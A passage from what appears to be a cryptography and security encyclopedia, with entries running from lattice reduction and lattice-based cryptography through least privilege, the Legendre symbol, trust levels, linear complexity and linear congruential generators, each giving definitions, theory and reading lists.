Hermite, Korkine, Zolotarev, and Minkowski introduced strong notions of reduction: the corresponding reduced bases have very good properties but are very difficult to compute. For instance, bases reduced in the sense of Minkowski or of Hermite–Korkine–Zolotarev both include a shortest lattice vector, therefore finding such bases is already an NP-hard problem under randomized reductions as the lattice dimension increases (►Shortest Vector Problem). Lenstra, Lenstra, and Lovász [12] introduced the first notion of reduction to be interesting from both a mathematical point of view and a computational point of view, in the sense that such reduced bases are provably made of relatively short vectors (but not as short as, say, a Minkowski-reduced basis) and can be computed efficiently. More precisely, the celebrated LLL algorithm, given as input an arbitrary basis of a d-dimensional lattice L in $\mathbb{Q}^n$, outputs (in time polynomial in the size of the basis) a lattice basis $(\mathbf{b}_1, \ldots, \mathbf{b}_d)$ such that $\|\mathbf{b}_i\| = O((2/\sqrt{3})^d)\lambda_i(L)$ for all i. Smaller (slightly ►subexponential) approximation factors can be achieved in ►polynomial time using blockwise algorithms like Schnorr's reduction [20] and Gama-Nguyen's reduction [5].

Applications

Lattice reduction algorithms are useful because they enable to solve various lattice problems: approximating the ►Shortest Vector Problem and the ►Closest Vector Problem (see [1, 6, 8]), finding many short lattice vectors. This has proved invaluable in many areas in computer science (see [8]), notably in cryptology (see the survey [19]). Lattice reduction algorithms have arguably become the most popular tool in public-key cryptanalysis (see the survey [17]): they have been used to break various public-key cryptosystems, including many ►knapsack cryptographic schemes and ►lattice-based cryptography, but also certain settings of discrete-log signature schemes. Interestingly, they are also used in the most sophisticated attacks known against ►RSA (see [13, 17]): RSA with small secret exponent, chosen-message attacks on RSA signatures with peculiar

paddings, certain settings of RSA encryption with small public exponent, etc. In particular, Coppersmith opened in [2] a new avenue for cryptanalytic applications of lattice reduction when he revisited the connection between lattices and small solutions of polynomial equations. For instance, it can be shown using the LLL algorithm that, given an integer polynomial $f(X) \in \mathbb{Z}[X]$ of degree d such that the gcd of all the coefficients of f is coprime with a public integer N, one can find in time polynomial in $(d, \log N)$ all the integers $x_0 \in \mathbb{Z}$ such that $f(x_0) \equiv 0 \bmod N$ and $|x_0| \leq N^{1/d}$.

Open Problems

Lattice reduction is a very active research area: A lot of work is required to deepen our understanding of lattice reduction algorithms and to invent new lattice reduction algorithms.

Experimental Results

It should be emphasized that lattice reduction algorithms typically perform much better than their worst-case theoretical bounds would suggest: see [4] for an experimental assessment of the performances of the best lattice reduction algorithms in practice. For instance, in low dimension (say, less than 30), the LLL algorithm often outputs a shortest nonzero vector, while in high dimension, the approximation factor appears to be exponential on the average, but with a smaller constant than in the worst-case theoretical analysis, namely, the approximation factor is of the form c^d where c is significantly smaller than $2/\sqrt{3}$. This phenomenon has yet to be explained: from a theoretical point of view, the average-case behavior of lattice reduction algorithms is mostly unknown. The effectiveness of lattice reduction algorithm is another reason why lattice reduction has been so popular in cryptanalysis.

Recommended Reading

1. Babai L (1986) On Lovász lattice reduction and the nearest lattice point problem. Combinatorica 6:1–13
2. Coppersmith D (1997) Small solutions to polynomial equations, and low exponent RSA vulnerabilities. J Cryptol 10(4):233–260
3. Dirichlet JPGL (1850) Über die Reduction der positiven quadratischen Formen in drei unbestimmten ganzen Zahlen. J Reine Angew Math 40:209–227
4. Gama N, Nguyen PQ (2008) Predicting lattice reduction. In: Proceedings of EUROCRYPT'08, Istanbul. LNCS, vol 4965. Springer, Berlin
5. Gama N, Nguyen PQ (2008) Finding short lattice vectors within Mordell's inequality. In STOC'08: Proceedings of the 40th annual ACM symposium on theory of computing, Victoria. ACM, New York
6. Gauss CF (1801) Disquisitiones Arithmeticæ. Apud G. Fleischer, Leipzig
7. Gauss CF (1840) Recension der "Untersuchungen über die Eigenschaften der positiven tern ären quadratischen Formen von Ludwig August Seeber." Göttingische Gelehrte Anzeigen, July 9, 1065ff, 1831. Repr J Reine Angew Math 20:312–320. http://gdz.sub.uni-goettingen.de/dms/load/toc/?PPN=PPN23599524X&DMDID=dmdlog22
8. Grötschel M, Lovász L, Schrijver A (1993) Geometric algorithms and combinatorial optimization. Springer, Berlin
9. Gruber M, Lekkerkerker CG (1987) Geometry of numbers. North-Holland, Groningen
10. Hermite C (1850) Extraits de lettres de M. Hermite à M. Jacobi sur différents objets de la théorie des nombres. J Reine Angew Math 40:279–290
11. Lagrange JL (1773) Recherches d'arithmétique. Nouv Mém Acad Roy Soc Belles Lett (Berlin):265–312
12. Lenstra AK, Lenstra Jr HW, Lovász L (1982) Factoring polynomials with rational coefficients. Math Ann 261: 513–534
13. May A (2009) Using LLL-reduction for solving RSA and factorization problems: a survey. In: Nguyen PQ, Vallée B (eds) The LLL algorithm: survey and applications. Information security and cryptography. Springer, Heidelberg
14. Micciancio D, Goldwasser S (2002) Complexity of lattice problems: a cryptographic perspective. The Kluwer international series in engineering and computer science, vol 671. Kluwer, Boston
15. Minkowski H (1896) Geometrie der Zahlen. Teubner, Leipzig
16. Nguyen PQ (2009) Hermite's constant and lattice algorithms. In: Nguyen PQ, Vallée B (eds) The LLL algorithm: survey and applications. Information security and cryptography. Springer, Heidelberg
17. Nguyen PQ (2009) Public-key cryptanalysis. In: Recent trends in cryptography. Contemporary mathematics series, vol 477. AMS–RME, Providence
18. Nguyen PQ, Vallée B (2010) The LLL algorithm: survey and applications. Information security and cryptography. Springer, Heidelberg
19. Nguyen PQ, Stern J (2001) The two faces of lattices in cryptology. In: Cryptography and lattices – proceedings of CALC '01, Providence. LNCS, vol 2146. Springer, Berlin, pp 146–180
20. Schnorr CP (1987) A hierarchy of polynomial lattice basis reduction algorithms. Theor Comput Sci 53:201–224

Lattice-Based Cryptography

Daniele Micciancio
Department of Computer Science & Engineering, University of California, San Diego, CA, USA

Related Concepts

►Closest Vector Problem; ►Lattice; ►Lattice Reduction; ►NTRU; ►Post-quantum Cryptography; ►Public Key Cryptography; ►Shortest Vector Problem

Definition

Lattice-based cryptography is a generic term used to encompass a wide range of cryptographic functions whose security is based on the conjectured intractability of ►Lattice problems, like (variants of) the ►Shortest Vector Problem and the ►Closest Vector Problems.

For applications of lattices in cryptanalysis, ►Lattice Reduction.

Background

The study of lattice-based cryptography was pioneered by Ajtai in 1996 [1], who proved that certain variants of the ►knapsack cryptographic schemes are at least as hard to break *on the average* as approximating (the length estimation variant of) the ►Shortest Vector Problem (GapSVP) within factors that grow only polynomially in the dimension n of the lattice. Two distinguishing features of Ajtai's result, and lattice-based cryptography in general, are that:

- Breaking the cryptographic functions is provably at least as hard as solving certain lattice problems in the *worst-case*.
- the underlying lattice problems are not known to be efficiently solvable by quantum computers

This should be contrasted with mainstream cryptographic functions based on ►number theory, which can be broken by quantum algorithms, and, even classically, rely on *average-case* complexity assumptions, a qualitatively much stronger requirement than worst-case hardness (Refer the entry ►Computational Complexity for further discussion on complexity assumptions and the entry on ►Post-Quantum Cryptography for a summary of attacks using quantum computers and systems that are unaffected).

Shortly after [1], Ajtai and Dwork [2] proposed a public-key encryption scheme also based on worst-case complexity of lattice problems. Since then, many more lattice-based cryptographic functions have been discovered. (See section on applications.)

Theory

The best currently known ►polynomial-time algorithms to (approximately) solve GapSVP and other lattice problems only produce solutions within an approximation factor which is almost exponential in the dimension n of the ►Lattice. (Refer entries on ►Lattice Reduction and the ►Shortest Vector Problem.) So, Ajtai's conjecture that no polynomial time algorithm can approximate these problems within any polynomial factor n^c is quite reasonable and supported by both theoretical and experimental results. However, lower-degree polynomials (i.e., smaller values of c) are more desirable because they give stronger security guarantees. The strongest result along these lines known to date [8] shows that Ajtai's function can be based on the inapproximability of GapSVP (as well as other problems) within factors $n^{1+o(1)}$ essentially linear in the lattice dimension.

The security of lattice-based public-key encryption was originally based on the conjectured intractability of a special version of SVP, called the "unique" SVP [2, 13]. This problem has been subsequently shown to be equivalent (up to small polynomial factors) to the standard GapSVP [5].

One of the less satisfactory aspects of lattice-based cryptography is that it typically yields cryptographic functions with very large keys. This is due to the fact that an n-dimensional lattice is described by an $n \times n$ matrix, which requires at least n^2 space to store. This obstacle can be overcome using lattices with a special structure which admit a much more compact representation, e.g., cyclic lattices where a single vector can be used to represent an n-dimensional lattice by cyclically rotating its coordinates. Proposals along these lines first appeared in the ►NTRU cryptosystem, but without the support of a security proof. The theoretical study of efficient cryptographic functions based on structured lattices was initiated in 2002 by Micciancio [7], who exhibited a one-way function with key size and computation time essentially linear in the lattice dimension n, and still provably secure based on the worst-case inapproximability of the ►Shortest Vector Problem over cyclic lattices.

Another major step in the development of lattice-based cryptography was the introduction of the "learning with errors" (LWE) problem (an average-case version of bounded distance decoding, Refer the entry ►Closest Vector Problem) by Regev [14], who first gave evidence that the problem is hard assuming lattice problems are hard even for *quantum* computers. The LWE problem was used by Peikert et al. [3, 10–12] to considerably expand the applicability of lattice-based cryptography to a wide range of cryptographic primitives.

Applications

The techniques of [1, 7, 8, 14] have been extended in a number of ways to obtain a wide range of cryptographic primitives, including public-key encryption secure against ►adaptive chosen ciphertext attack [12], ►digital signatures schemes [3, 4], ►oblivious transfer protocols [11], noninteractive ►zero-knowledge proof systems [10], very efficient collision-resistant ►hash functions [6], ►identity-based encryption [3], and more.

Open Problems

The main open problem in the area of lattice-based cryptography is probably to gain confidence in their security. While these functions are supported by asymptotic security proofs, the proofs do not offer much guidance regarding concrete values of the security parameters that should be used in practice. This is both because the proofs are not tight (i.e., there is a substantial gap between the best known attack and the strongest provable security guarantee) and also because they start from worst-case problems whose exact complexity is still not very well understood.

Another important open problem is to make lattice-based cryptography more efficient and attractive in practice. The use of cyclic, or similarly structured, lattices promises to give substantial efficiency improvements over cryptography based on general lattices. (See [6] for an illustrative example.) Still, for many cryptographic primitives, it is still not known how to take full advantage of structured lattices to achieve efficiency gains.

The reader is referred to the chapter [9] for an introduction to lattice-based cryptography, and the papers in the references for more recent developments.

Recommended Reading

1. Ajtai M (1996) Generating hard instances of lattice problems (extended abstract). In: Proceedings of the twenty-eighth annual ACM Symposium on the Theory of Computing (STOC'96), Philadelphia, 22–24 May 1996. ACM Press, New York, pp 99–108
2. Ajtai M, Dwork C (1997) A public-key cryptosystem with worstcase/average-case equivalence. In: Proceedings of the twenty-ninth annual ACM Symposium on Theory of Computing (STOC '97), El Paso, 4–6 May 1997. ACM Press, New York, pp 284–293
3. Gentry C, Peikert C, Vaikuntanathan V (2008) Trapdoors for hard lattices and new cryptographic constructions. In: Proceedings of STOC '08, Victoria, 17–20 May 2008. ACM Press, New York, pp 197–206
4. Lyubashevsky V, Micciancio D (2008) Asymptotically efficient lattice-based digital signatures. In: Proceedings of TCC '08, New York, 19–21 March 2008. Lecture notes in computer science, vol 4948. Springer, Berlin, pp 37–54
5. Lyubashevsky V, Micciancio D (2009) On bounded distance decoding, unique shortest vectors, and the minimum distance problem. In: Proceedings of CRYPTO 2009, Santa Barbara, 16–20 August 2009. Lecture notes in computer science, vol 5677. Springer, Berlin, pp 577–594
6. Lyubashevsky V, Micciancio D, Peikert C, Rosen A (2008) Swifft: a modest proposal for FFT hashing. In: Proceedings of FSE '08, Lausanne, 10–13 February 2008. Lecture notes in computer science, vol 5086. Springer, Berlin, pp 54–72
7. Micciancio D (2007) Generalized compact knapsacks, cyclic lattices, and efficient one-way functions. Comput Complex 16(4):365–411
8. Micciancio D, Regev O (2007) Worst-case to average-case reductions based on Gaussian measure. SIAM J Comput 37(1):267–302
9. Micciancio D, Regev O (2008) Lattice-based cryptography. In: Bernstein DJ, Buchmann J, Dahmén E (eds) Post-quantum cryptography. Springer, Berlin
10. Peikert C, Vaikuntanathan V (2008) Noninteractive statistical zeroknowledge proofs for lattice problems. In: Proceedings of CRYPTO '08, Santa Barbara, 17–21 August 2008. Lecture notes in computer science, vol 5157. Springer, Berlin, pp 536–553
11. Peikert C, Vaikuntanathan V, Waters B (2008) A framework for efficient and composable oblivious transfer. In: Proceedings of CRYPTO '08, Santa Barbara, 17–21 August 2008. Lecture notes in computer science, vol 5157. Springer, Berlin, pp 554–571
12. Peikert C, Waters B (2008) Lossy trapdoor functions and their applications. In: Proceedings of STOC '08, Victoria, 17–20 May 2008. ACM Press, New York, pp 187–196
13. Regev O (2004) New lattice based cryptographic constructions. J ACM 51(6):899–942
14. Regev O (2005) On lattices, learning with errors, random linear codes, and cryptography. In: Proceedings of STOC '05, Baltimore, 22–24 May 2005. ACM Press, New York, pp 84–93

LCM

►Least Common Multiple

Least Common Multiple

Scott Contini
Silverbrook Research, New South Wales, Australia

Synonyms

LCM

Related Concepts

►Greatest Common Divisor; ►Number Theory

Definition

The *least common multiple* (lcm) of a set of positive integers $\{a_1, \ldots, a_k\}$ is the smallest positive integer that is an integer multiple of every element of the set. This is denoted $\mathrm{lcm}(a_1, \ldots, a_k)$, or sometimes just $[a_1, \ldots, a_k]$.

Theory

For example, $\mathrm{lcm}(21, 91) = 273$ because 273 is a multiple of both 21 and 91 as $273 = 13 \cdot 21$ and $273 = 3 \cdot 91$, and no positive integer smaller than 273 has this property.

For a pair of integers, the least common multiple is related to the ►greatest common divisor by the relation $\gcd(a_1, a_2) \cdot \mathrm{lcm}(a_1, a_2) = a_1 \cdot a_2$.

Least Privilege

Sabrina De Capitani di Vimercati
Dipartimento di Tecnologie dell'Informazione (DTI), Università degli Studi di Milano, Crema (CR), Italy

Synonyms
Minimal privilege

Related Concepts
►Access Control Policies, Models, and Mechanisms

Definition
The *least privilege principle* states that a subject (user or program) should be given only those privileges it actually needs to perform its job.

Theory
The least privilege principle was defined by Jerry Saltzer and Mike Schroeder [1] as follows.

- Every program and every user of the system should operate using the least set of privileges necessary to complete the job.

The importance of the least privilege principle is widely recognized since it minimizes the danger of damage due to inadvertent errors, Trojan Horses, or intruders masquerading as legitimate users. Although the least privilege principle is by itself a simple and fundamental design principle, in real practice its enforcement is not straighforward. The main motivation is that it may be difficult to determine the least amount of privileges a user/process will ever need to perform its job.

Recommended Reading
1. Saltzer JH, Schroeder MD (1975) The protection of information in computer systems. Proc. IEEE, 63(9):1278–1308

Legendre Symbol

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton MA, USA

Related Concepts
►Jacobi Symbol; ►Prime Number; ►Quadratic Residue

Background
The Legendre symbol was introduced by A.M. Legendre in 1798.

Definition
The *Legendre symbol* of an integer x modulo a prime p is 0 if x is divisible by p, and otherwise +1 if x has a square root modulo p, and −1 if not.

Theory
Let p be an odd ►prime number and let x be an integer. If x is a ►quadratic residue, i.e., if x is relatively prime to p and the equation (►Modular arithmetic)

$$x \equiv y^2 \bmod p$$

has an integer solution y, then the Jacobi symbol of x modulo p, written as (x/p) or $\left(\frac{x}{p}\right)$, is +1. If x is a *quadratic nonresidue* – i.e., x is relatively prime to p and has no square roots – then its Legendre symbol is −1. If x is not relatively prime to p then $\left(\frac{x}{p}\right) = 0$.

The Legendre symbol may be efficiently computed using the *Quadratic Reciprocity Theorem* or by modular exponentiation (►Exponentiation Algorithms) as

$$\left(\frac{x}{p}\right) = x^{\frac{p-1}{2}} \bmod p$$

Levels of Trust

Stephen M. Papa, William D. Casper
High Assurance Computing and Networking Labs (HACNet), Department of Computer Science and Engineering, Bobby B. Lyle School of Engineering, Southern Methodist University, Houston, TX, USA

Synonyms
Commercial off-the-shelf; Information assurance; Integrated circuit; Intellectual property

Related Concepts
►PKI Trust Models; ►Root of Trust; ►Trusted Boot; ►Trusted Computing; ►Trust Management

Definition
Trust Level: An appropriate level of hardware and software protection mechanisms in a computer system based on its intended use, and is established based on a risk analysis

that includes a probability and consequence of occurrence of an attack on the system.

Background

Computer security is reliant on trust. This trust is composed of several fundamental principles, including confidence that the targeted system is configured as expected, will operate as intended, and has not already been compromised or exploited. A verification strategy with appropriate methodology should be used to validate this trust. The validation can be done with a combination of hardware attestation and software integrity verification.

A trust level is a useful method to identify the required hardware and software security protection mechanisms that a system must include to protect the data confidentiality, availability, and integrity once this data (software or other information) is present in an operational system. The level selected should be based on the desired level of trust.

Theory

As a system is designed, developed, integrated, and deployed a "weak link" in any security protection mechanism has the potential for allowing an attacker to gain access to the data being protected. Protection mechanisms are counter-measures against these attacks and are often needed to provide trust that a system will protect the data it is storing, sending, or processing. These mechanisms may include information assurance (IA), cryptography, tamper protection, third-party certificate authorities, shared secrets/keys, etc. Protection mechanisms are designed into the system to ensure that the confidentiality, integrity, and availability of the data are maintained while it is stored, being transferred, or being used within the deployed system.

Mechanisms to create trust in a system may include cryptographic (hard) and non-cryptographic (soft) trust mechanisms. Hard trust mechanisms may include trusted boot, authentication between roots of trust in the system or network, methods and protocols to establish and maintain secure communication channels or exchange key material, digital signature for verification of data, third-party certificates, and the use of secure processors to protect data during run-time operation. Soft trust mechanisms may include verification of the hardware and software configuration to ensure proper system components are present, trusted operating systems, software designed to protect against known attacks, and run-time checks for attacks on the system. Trusted components are often the basis for installing trust in an overall design, but verifying the true trustworthiness of trusted components is not a trivial task [1].

The specific mechanisms selected to establish trust needs to be based on some required level of system trust.

The first step to establishing a system's required trust level is assessing the relative risk the data will experience once the computing system is deployed. Risk of attack to deployed data may come from one or more sources. At the root the risks are people who have malicious intents, and the expected access they may have to the system. Typical usage scenarios that would put the data at risk may include one or more of the following:

1. An authorized malicious user with system usage rights and physical system access
2. An authorized malicious user with system usage rights but no physical system access
3. An unauthorized malicious insider or outsider with physical access to the system
4. An unauthorized malicious outsider with network access to the system
5. Data contained in nonvolatile storage within the computer system
6. Data contained in a server or other storage device not physically part of the computer system

Users may be authorized to use a system, application, or service, however, use does not imply rights to the actual data processed within the system. An example of this is a video game, where the user can interact and play the game, but where the video game creator may want to prevent piracy of their IP in the game.

Once the expected usage scenarios are understood, the probability and consequence of data compromise can be quantified, and based on this analysis the risk of data compromise can be understood. Often the consequence of loss may be stated in terms of potential monetary loss, loss of competitive advantage, loss of the enterprise's ability to be profitable, or even in terms of national security.

Ultimately the data owner, an organization or person who created or owns the data, must assess the relative importance of the data requiring protection and the risk associated with its loss or compromise. The data owner must then decide if the system that will contain the data is designed with sufficient protection mechanisms so that the risk is acceptable.

Once a required level of trust has been identified, a trusted development environment (facilities, networks, and people), development tools, and hardware and software should be selected or developed to provide a consistent level of protection so that an appropriate level will exist in the deployed system. Discrete levels of trust provide a useful framework for identifying the design, development, and verification requirements for a given system. In any

deployed system a level of trust can be established using a mix of IA, trust, and tamper protection requirements.

A framework based on levels of trust is established below to provide data owners and system designers a method of understanding the required protection mechanisms. A trust level criteria can be used by both the data owner and system designers to come to a common understanding of the protection requirements for the system. This criteria does not formally exist in many commercial environments, but has existed in many forms within many national government security organizations. When the data owner is a government agency, the criteria are based on data sensitivity or classification level, and the required protection level is established based on this level and the expected environment the system is expected to exist in.

Based on the sensitivity of the information within the system and the intended use of the product, there are varying levels of trust required. A definition of the levels of trust that can be used as a criterion for establishing the required level of trust has its roots based on the five levels identified by FIPS-140-3 draft [2] for cryptographic devices. A proposal on levels of software trust is discussed in [3]. These levels are referred to as classes in that particular paper and focused specifically on software trust and the software development process. The definitions discussed below extend these concepts to included hardware and system design elements, hardware and software acquisition choices, maintenance processes, and even the development teams themselves.

Applications

It is insufficient to just have trust in the developed software or at the network interface. For any system to be trusted there are requirements for establishing trust during the development, deployment, and maintenance of the system. Trust in a computing system can be established and maintained if there is an appropriate and consistent level of trust in each of the following aspects of the product life cycle.

Based on the FIPS-based security levels the following five trust levels are defined below, and provide an overview of trust and protection requirements based on the data's risk of compromise throughout the computing system's life cycle.

Level 1 Trust (Very Low Risk of Compromise)

No trust is required. No special, sensitive, high value, or significant data (information or software) will exist in the deployed system.

Establishing and maintaining trust throughout the development process or in the deployed systems is not cost effective or relevant in the system design and is not required.

Level 2 Trust (Low Risk of Compromise)

Minimal trust required. Data in the deployed system is limited to low-value proprietary data or personal data readily available in public information. Its protection is not critical to long-term success of an organization or individual. Trust in the development environment and protection measures within the deployed system is optional.

Establishing and maintaining trust throughout the development process and in the deployed system may not be cost effective or relevant in the system design. Deployed system trust includes software only designs to protect the data and software. Software support for trust may include software decryption and integrity verification of software and data. FIPS140-3 Security Level 2 crypto requirements may be applicable.

Level 3 Trust (Medium Risk of Compromise)

Medium trust required. Data includes important proprietary or personal data. Trust in the development environment and protection measures within the deployed system are required. The level of trust and protection mechanisms designed into the system must be commensurate with the expected risk of exposure in the deployed system.

Establishing and maintaining trust throughout the development process is cost effective and relevant in the system design. Efforts to establish trust in the deployed system include software designs to protect the data and software, and if required hardware support of these designs. Purchased software is selected and integrated with regard to trust. Preference to software that has been evaluated or well tested for security flaws may be a design consideration. Software is developed with processes that include security criteria. Code inspections with security checklists are used, and engineers are trained in software protection methods. All security-relevant software is verified using code integrity checking tools. Hardware may be COTS systems, boards, and components. Selection is based on performance to functional requirements, and support of the security requirements. Modifications for trust support in hardware are required if needed by software to secure the system.

System or software installation or upgrades are performed by trusted personnel, tools, or applications. In deployed systems hardware supports for trust may be integral to the design. Operational software support for trust

includes use of decryption and integrity verification of software and data. Further checks on system configuration and operation may be performed to improve system trust. FIPS140-3 Security Level 3 crypto requirements are applicable.

Level 4 Trust (High Risk of Compromise)

High-level trust required. Data is critical to long-term success of the organization or individuals. Trust in the development environment and protection measures within the deployed system are required. The level of trust and protection mechanisms designed into the system must be commensurate with the expected risk of exposure in the deployed system.

Establishing and maintaining trust throughout the development process is cost effective and relevant in the system design. Efforts to establish trust in the deployed system include software designs to protect the data and software, and if available hardware support of these designs.

The development environment should not be connected to the Internet and strong security measures are in place. Lead engineers and managers must control product configuration. Access controls are in place to keep developers from accessing specific data or resources. Physical access to development areas may be required. Security screening or background checks of all key personnel involved in development or deployment of the product is required.

Hardware and software development tools must have a high level of assurance from a security perspective. Only open or closed source tools that come from reputable companies are selected. Tools' outputs are to be verified for Trojans and other security flaws.

Purchased software is selected and integrated with regard to trust. Selected software must have been evaluated or well tested for security flaws. Developed software is done using processes that include security criteria. Code inspections with security checklists are used, and engineers are trained in secure software development standards. All security-relevant software is verified using code integrity checking tools.

Hardware may be COTS systems, boards, and components. Selection is based on performance to functional requirements, and must include support of the security requirements.

System and software installation or upgrades are performed by trusted personnel, tools, or applications. Specific measures are in place to ensure data and software confidentiality and integrity during upgrades. These measures may include attestation of the new configuration by trusted third parties, or with digital signatures.

In deployed systems, hardware supports for trust is integral to the design. Modifications to hardware to support establishment of trust is required to help secure the system. This support starts with digital signature verification and decryption of boot software as part of the boot process. Additional hardware crypto engines to support cryptographic functions required by software are needed in the hardware. Operational software support for trust includes use of decryption and integrity verification of key system elements, of software and data. Further checks on system configuration and operation may be performed.

Deployed system configuration control and release is performed by trusted personnel, configuration tools, or applications. FIPS140-3 Security Level 4 crypto requirements are applicable.

Level 5 Trust (Very High Risk of Compromise)

Highest level of trust required. Loss of data will result in long-term and permanent damage to the organization, country, individuals, or groups of individuals. The level of trust and protection mechanisms designed into the system must be commensurate with the expected risk of exposure in the deployed system.

Establishing and maintaining trust throughout the development process is cost effective and relevant in the system design. Efforts to establish trust in the system include software, hardware, and firmware designs to protect the data and software.

Development environment is not connected to the Internet and strong security measures are in place. Lead engineers or managers control product configuration and are trusted. Access controls are in place to keep developers from accessing specific data or resources. Physical access controls to development area is required. Security screening or background checks of all personnel involved in the project is required.

SW and hardware development tools must have a high level of assurance from a security perspective. Only open or closed source tools that come from reputable companies are selected. Tools outputs are be verified for Trojans and other security flaws.

Purchased software is selected and integrated with regard to trust. Selected software must have been evaluated or well tested for security flaws. Developed software is done with processes that include security criteria. Code inspections with security checklists are used; engineers are trained in secure software development. All

security-relevant software is verified using code integrity checking tools.

Hardware must be designed and developed to meet trust requirements. Selection is based on performance to functional requirements, and must include support of the security requirements. Specific hardware designs are used to create trust and are required to secure and verify the system. In some systems the individual ICs must be trusted (to prove lack of Trojans or other malicious circuitry).

System installation and upgrades are performed by trusted personnel, tools, or applications. Specific measures are in place to ensure data and software confidentiality and integrity during upgrades. Deployed system configuration control and release is performed by trusted personnel, configuration tools, or applications. FIPS 140-3 Security Level 5 crypto requirements are applicable.

Open Problems

A methodology to assess attacks risk (probability of an attack and consequence of the occurrence of a successful attack) and quantifying the trust level/protection mechanisms to reduce the probability of occurrence still remain to be developed.

Recommended Reading

1. Bertrand M (2003) The grand challenge of trusted components. In: Proceedings of the 25th international conference on software engineering (ICSE'03), Portland, Oregon, IEEE
2. FIPS PUB 140-3 (DRAFT) Information Technology Laboratory, National Institute of Standards and Technology, Gaithersburg, 20899-8900
3. Amoroso E, Nguyen T, Weiss J, Watson J, Lapiska P, Starr T (1991) Toward an approach to measuring software trust. In: Proceedings of the 1991 IEEE computer society symposium on research in security and privacy, Oakland, IEEE

LFSR

►Linear Feedback Shift Register

Linear Complexity

Anne Canteaut
Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

Related Concepts

►Berlekamp–Massey Algorithm; ►Combination Generator; ►Filter Generator; ►Linear Feedback Shift Register; ►Minimal Polynomial; ►Stream Cipher

Definition

The *linear complexity* of a semi-infinite sequence $\mathbf{s} = (s_t)_{t\geq 0}$ of elements of $\mathbf{F}_q$, $\Lambda(\mathbf{s})$, is the smallest integer Λ such that $\mathbf{s}$ can be generated by a ►linear feedback shift register (LFSR) of length Λ over $\mathbf{F}_q$, and is ∞ if no such LFSR exists. By way of convention, the linear complexity of the all-zero sequence is equal to 0. The linear complexity of a linear recurring sequence corresponds to the degree of its ►minimal polynomial.

The linear complexity $\Lambda(\mathbf{s}^n)$ of a finite sequence $\mathbf{s}^n = s_0 s_1 \ldots s_{n-1}$ of n elements of $\mathbf{F}_q$ is the length of the shortest LFSR which produces $\mathbf{s}^n$ as its first n output terms for some initial state. The linear complexity of any finite sequence can be determined by the ►Berlekamp–Massey algorithm. An important result due to Massey (1969) is that, for any finite sequence $\mathbf{s}^n$ of length n, the LFSR of length $\Lambda(\mathbf{s}^n)$ which generates $\mathbf{s}^n$ is unique if and only if $n \geq 2\Lambda(\mathbf{s}^n)$.

Theory

The linear complexity of an infinite linear recurring sequence $\mathbf{s}$ and the linear complexity of the finite sequence $\mathbf{s}^n$ composed of the first n digits of $\mathbf{s}$ are related by the following property: if $\mathbf{s}$ is an infinite linear recurring sequence with linear complexity Λ, then the finite sequence $\mathbf{s}^n$ has linear complexity Λ for any $n \geq 2\Lambda$. Moreover, the unique LFSR of length Λ that generates $\mathbf{s}$ is the unique LFSR of length Λ that generates $\mathbf{s}^n$ for every $n \geq 2\Lambda$.

For a sequence $\mathbf{s} = s_0 s_1 \ldots$, the sequence of the linear complexities $(\Lambda(\mathbf{s}^n))_{n\geq 1}$ of all subsequences $\mathbf{s}^n = s_0 \ldots s_{n-1}$ composed of the first n terms of $\mathbf{s}$ is called the *linear complexity profile* of $\mathbf{s}$.

The expected linear complexity of a binary sequence $\mathbf{s}^n = s_0 \ldots s_{n-1}$ of n independent and uniformly distributed binary random variables is

$$E[\Lambda(\mathbf{s}^n)] = \frac{n}{2} + \frac{4+\varepsilon(n)}{18} + 2^{-n}\left(\frac{n}{3} + \frac{2}{9}\right),$$

where $\varepsilon(n) = n \bmod 2$.

If $\mathbf{s}$ is an infinite binary sequence of period 2^n which is obtained by repeating a sequence $s_0 \ldots s_{2^n-1}$ of 2^n independent and uniformly distributed binary random variables, its expected linear complexity is

$$E[\Lambda(\mathbf{s})] = 2^n - 1 + 2^{-2^n}.$$

Further results on the linear complexity and on the linear complexity profile of random sequences can be found in [1].

Recommended Reading

1. Rueppel RA (1986) Analysis and design of stream ciphers. Springer-Verlag, New York

Linear Congruential Generator

Caroline Fontaine
Lab-STICC/CID and Telecom Bretagne/ITI,
CNRS/Lab-STICC/CID and Telecom Bretagne,
Brest Cedex 3, France

Related Concepts

►Pseudorandom Generator; ►Stream Cipher

Definition

A linear congruential generator is a pseudorandom generator that produces a sequence of numbers $x_1, x_2, x_3, \ldots$ according to the following linear recurrence:

$$x_t = ax_{t-1} + b \mod n$$

for $t \geq 1$ (modular arithmetic); integers a, b, and n characterize entirely the generator, and the seed is x_0.

Example

Considering for example $a = 3$, $b = 5$, $n = 17$, and $x_0 = 2$, the sequence produced by the linear congruential generator will be 11, 4, 0, 5, 3, 14, 13, 10, 1, 8, 12, 7, 9, 15, 16, ...

Background

Pseudorandom generators are very useful in cryptography, in protocols, but also in the generation of keystreams in stream ciphers. In this case, they have to present strong properties to face cryptanalysis.

Applications

Such generators are easy to implement and pass the following statistical tests: Golomb's randomness postulates, frequency test, serial test, poker test, runs test, autocorrelation test, Maurer's universal statistical test. Hence, it can be considered as a good candidate for generating strong pseudorandom sequences. However, there is an important drawback: the sequence is *predictable*: given a piece of the sequence, it is easy to reconstruct the whole rest of it, even if the attacker does not know the exact values of a, b, and n [1, 2]. So, it would be very dangerous to use it in a cryptographic purpose. Some variants have been considered, using either several terms in the linear recurrence equation,

$$x_t = a_1 x_{t-1} + a_2 x_{t-2} + \ldots + a_\ell x_{t-\ell} + b \mod n,$$

or a quadratic recurrence relation,

$$x_t = ax_{t-1}^2 + bx_{t-1} + c \mod n.$$

In both cases, it can be shown that the sequence remains predictable [3, 4]. Another variant has also been studied, considering that some least significant bits of the produced integers are discarded; but such sequences still are predictable [3, 5, 6]. A more precise state of the art about cryptanalytic attacks of such generators can be found in [7].

Recommended Reading

1. Plumstead JB (1982) Inferring a sequence generated by a linear congruence. In: Proceedings of the IEEE 23rd annual symposium on foundations of computer science, IEEE, pp 153–159
2. Plumstead JB (1983) Inferring a sequence produced by a linear congruence. Advances in Cryptology – Crypto'82, Plenum Press, New York, pp 317–319
3. Boyar J (1989) Inferring sequences produced by a linear congruential generator missing low-order bits. J Cryptol 1:177–184
4. Krawczyk H (1992) How to predict congruential generators. J Algorithms 13:527–545
5. Frieze AM, Hastad J, Kannan R, Lagarias JC, Shamir A (1988) Reconstructing truncated integer variables satisfying linear congruence. SIAM J Comput 17:262–280
6. Stern J (1987) Secret linear congruential generators are not cryptographically secure. In: Proceedings of the IEEE 28th annual symposium on foundations of computer science, IEEE, pp 421–426
